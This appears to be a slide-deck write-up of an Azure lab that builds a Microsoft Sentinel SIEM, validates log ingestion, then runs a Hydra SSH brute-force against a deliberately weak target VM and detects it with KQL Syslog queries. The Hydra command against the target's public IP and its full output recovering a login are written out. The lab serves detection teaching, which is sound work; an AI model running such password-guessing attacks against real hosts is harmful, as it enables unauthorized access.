


Figure 6 — Legacy Logs interface on the Azure portal, LAWmuler workspace

10 rows returned

UbuntuVM

172.16.0.4

From the Azure portal to the Defender portal




Figure 7 — The same Syslog query in the new Advanced hunting interface

The same KQL runs unchanged in both experiences, so query skill transfers directly. What changes is navigation, tab handling and the incident workflow built around the results.

What is changing

Microsoft Sentinel has moved to the unified security portal at security.microsoft.com. It can still be reached from the Azure portal today, but that route is slated for retirement.

Azure portal

BEING PHASED OUT

Logs blade on the workspace

Defender portal

TARGET EXPERIENCE

Advanced hunting, multi-tab queries

 **Analyst action: work in the new portal by default.**

RESULTS

Validation summary

	Resource group provisioned	rgSIEM contains all lab resources in East US	PASS
	Workspace and SIEM enabled	LAWmuler active with the SecurityInsights solution	PASS
	Virtual machines running	WindowsVM and UbuntuVM both reachable and reporting	PASS
	Connectors healthy	Azure Activity, Windows Security Events and Syslog all Connected	PASS
	Windows ingestion proven	SecurityEvent returns rows sourced from WindowsVM	PASS
	Linux ingestion proven	Syslog returns rows sourced from UbuntuVM at 172.16.0.4	PASS

Observations and good practice



Co-locate workspace and workloads

Deploying the virtual machines and the Log Analytics workspace in the same Azure region keeps latency low and avoids cross-region transfer charges.



Standardise on the Azure Monitor Agent

AMA is the supported collection path; the legacy agent is retired. One agent covers both Windows and Linux, which simplifies rollout and troubleshooting.



Scope collection at the rule, not the agent

Data Collection Rules decide which events are gathered and where they land. Tight rules keep ingestion volume, and therefore cost, predictable.



Treat connector status as a daily check

A connector showing Connected with a recent last-log timestamp is the fastest early warning that a telemetry source has gone silent.

Sentinel is billed on data ingested and retained — collection design is a cost decision as much as a security one.

Where this build goes next



Analytics rules

Enable the twenty rule templates shipped with the Windows connector and tune thresholds to the estate.



MITRE ATT&CK mapping

Map active detections to tactics and techniques to expose coverage gaps rather than assume them.



Workbooks and dashboards

Build workbooks over SecurityEvent and Syslog to give the SOC an at-a-glance operational view.



Automation with playbooks

Use Logic App playbooks to enrich, notify and contain, shortening mean time to respond.

Further additions under consideration

UEBA

Threat intelligence

Watchlists

Azure Arc for non-Azure hosts

Long-term retention

PART TWO

Attack simulation & detection

Validating the SIEM the only way that really counts — by launching a live SSH brute-force attack against a target VM and confirming Sentinel captures it.

1. Deploy target



2. Brute force



3. Compromise



4. Detect in Sentinel



Scenario: SSH brute force on a target VM



The objective

Stand up a deliberately weak Linux VM, break into it over SSH with a password-guessing attack, and then confirm the whole intrusion is visible in Sentinel. This closes the loop between collecting logs and actually detecting an attack in them.

Lab set-up

Attacker	UbuntuVM — existing lab host, via Azure Cloud Shell
Target	TargetUbuntuVM — new VM, password auth enabled
Target public IP	20.81.249.104 · East US 2
Tool	Hydra v9.5, parallel SSH login attempts
Exposure	NSG rule UserRule_SSH allows port 22 inbound



Create the target

Deploy TargetUbuntuVM with a username and password set, since a brute force needs credentials to guess.



Connect to attacker

Use SSH via Azure CLI to reach the source UbuntuVM and open a Cloud Shell session.



Prepare wordlists

Build UsernameList and PasswordList files holding candidate credential combinations.

Reaching the target: SSH, NSG and prerequisites




Figure 8 — UbuntuVM Connect blade: destination, port 22 and the SSH-via-CLI option



Port 22 reachable

The Connect blade confirms port 22 is accessible from the source IP before any attempt is made.



NSG rule in place

NSG diagnostics show UserRule_SSH on UbuntuVM-nsg explicitly allowing SSH traffic to the interface.



Connect via Cloud Shell

Entra ID SSH extension and a system-assigned managed identity are configured, so Cloud Shell connects with no private key.

Launching the Hydra brute force

PREPARATION

Switch to PowerShell Restart Manage files

```
propillars44@gmail.com@UbuntuVM:~$ ls
PasswordList UsernameList pass testusers
propillars44@gmail.com@UbuntuVM:~$
```

Wordlists staged in Cloud Shell: UsernameList + PasswordList

```
$ sudo apt update && sudo apt upgrade
$ sudo apt install hydra
$ hydra -L UsernameList -P PasswordList \
-T4 -V ssh://20.81.249.104
```

```
propillars44@gmail.com@UbuntuVM:~$ hydra -L UsernameList -P PasswordList -T4 -V ssh://20.81.249.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-25 10:49:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (1:4/p:4), ~4 tries per task
[DATA] attacking ssh://20.81.249.104:22/
[ATTEMPT] target 20.81.249.104 - login "test" - pass "Engine@202020" - 1 of 16 [child 0] (0/0)
[ATTEMPT] target 20.81.249.104 - login "test" - pass "Password@2026" - 2 of 16 [child 1] (0/0)
[ATTEMPT] target 20.81.249.104 - login "test" - pass "Welcome1" - 3 of 16 [child 2] (0/0)
[ATTEMPT] target 20.81.249.104 - login "test" - pass "Fmp1c1" - 4 of 16 [child 3] (0/0)
[ATTEMPT] target 20.81.249.104 - login "muler" - pass "Engine@202020" - 5 of 16 [child 2] (0/0)
[ATTEMPT] target 20.81.249.104 - login "muler" - pass "Password@2026" - 6 of 16 [child 0] (0/0)
[ATTEMPT] target 20.81.249.104 - login "muler" - pass "Welcome1" - 7 of 16 [child 1] (0/0)
[ATTEMPT] target 20.81.249.104 - login "muler" - pass "Fmp1c1" - 8 of 16 [child 3] (0/0)
[ATTEMPT] target 20.81.249.104 - login "christian" - pass "Engine@202020" - 9 of 16 [child 2] (0/0)
[ATTEMPT] target 20.81.249.104 - login "christian" - pass "Password@2026" - 10 of 16 [child 0] (0/0)
[ATTEMPT] target 20.81.249.104 - login "christian" - pass "Welcome1" - 11 of 16 [child 1] (0/0)
[ATTEMPT] target 20.81.249.104 - login "christian" - pass "Fmp1c1" - 12 of 16 [child 3] (0/0)
[22][ssh] host: 20.81.249.104 login: christian password: Password@2026
[ATTEMPT] target 20.81.249.104 - login "beejay" - pass "Engine@202020" - 13 of 16 [child 0] (0/0)
[ATTEMPT] target 20.81.249.104 - login "beejay" - pass "Password@2026" - 14 of 16 [child 2] (0/0)
[ATTEMPT] target 20.81.249.104 - login "beejay" - pass "Welcome1" - 15 of 16 [child 3] (0/0)
[ATTEMPT] target 20.81.249.104 - login "beejay" - pass "Fmp1c1" - 16 of 16 [child 1] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-25 10:49:35
propillars44@gmail.com@UbuntuVM:~$
```

Figure 9 — Hydra output: one valid credential found

Update the repos, install Hydra, then run parallel SSH login attempts against the target's public IP.

Target identified


☐	Name ↑	Subscription	Resource Group	Location	Status	Operating syst...	Size	Public IP addre...	Disks
☐	TargetUbuntuVM	Azure subscript...	rgSIEM	East US 2	Running	Linux	Standard_F1as...	20.81.249.104	1
☐	UbuntuVM	Azure subscript...	rgSIEM	East US	Running	Linux	Standard_D2ald...	52.188.192.132	1
☐	WindowsVM	Azure subscript...	rgsiem	East US	Stopped (deall...	Windows	Standard_F1ads...	20.84.120.110	1

 **Result: target compromised**

16 login attempts ran across 4 parallel tasks. Hydra recovered a working SSH credential:

login **christian** password **Password@2026**

Bringing the target into Sentinel via the DCR



Why this step matters

A VM only appears in Sentinel once a Data Collection Rule scopes it in. The new target is added to myubuntuDCRnew under the Resources tab, which also installs the Azure Monitor Agent and enables a system-assigned managed identity on the machine.

- ✓ TargetUbuntuVM selected alongside UbuntuVM
- ✓ AMA installed automatically on selection
- ✓ Syslog now flows to LAWmuler

Figure 10 — Editing myubuntuDCRnew to add TargetUbuntuVM as a collected resource

 **Key takeaway: if the target had not been added to the DCR, the attack would have succeeded silently — Sentinel can only detect what it is told to collect.**

Catching the attack in Sentinel logs

```
Syslog
| project TimeGenerated, EventTime, SyslogMessage, ProcessID, ProcessName, HostIP, Computer
| where Computer contains "TargetUbuntuVM"
```




Figure 11 — Advanced hunting (Defender portal)




Figure 12 — Same query in the Azure portal Logs blade

What the captured logs reveal



Repeated authentication failures

Hundreds of failed-password and invalid-user events for root and ubuntu accounts — the classic brute-force fingerprint.



External source addresses

Attempts arrive from public IPs such as 209.99.188.170 and 62.60.130.242, flagging internet-facing exposure.



Rich per-event context

Projecting ProcessID, ProcessName, HostIP and Computer ties every event to sshd on TargetUbuntuVM at 172.16.0.4.




Both portals agree

Advanced hunting and the legacy Logs blade return the same 900-plus events, confirming the pipeline is consistent.



Natural next step: promote this query into a scheduled analytics rule so Sentinel raises an incident automatically the next time this pattern appears — moving from manual hunt to real-time detection.



IN SUMMARY

A working SIEM, proven end to end



Foundation first

One resource group, one workspace, Sentinel enabled on top — simple to govern and simple to tear down.



Collection by design

The Azure Monitor Agent plus targeted Data Collection Rules put deliberate limits on what is ingested.



Tested against a real attack

A live Hydra brute force on a target VM was captured end to end — the pipeline detects, not just collects.

Thank you · Questions welcome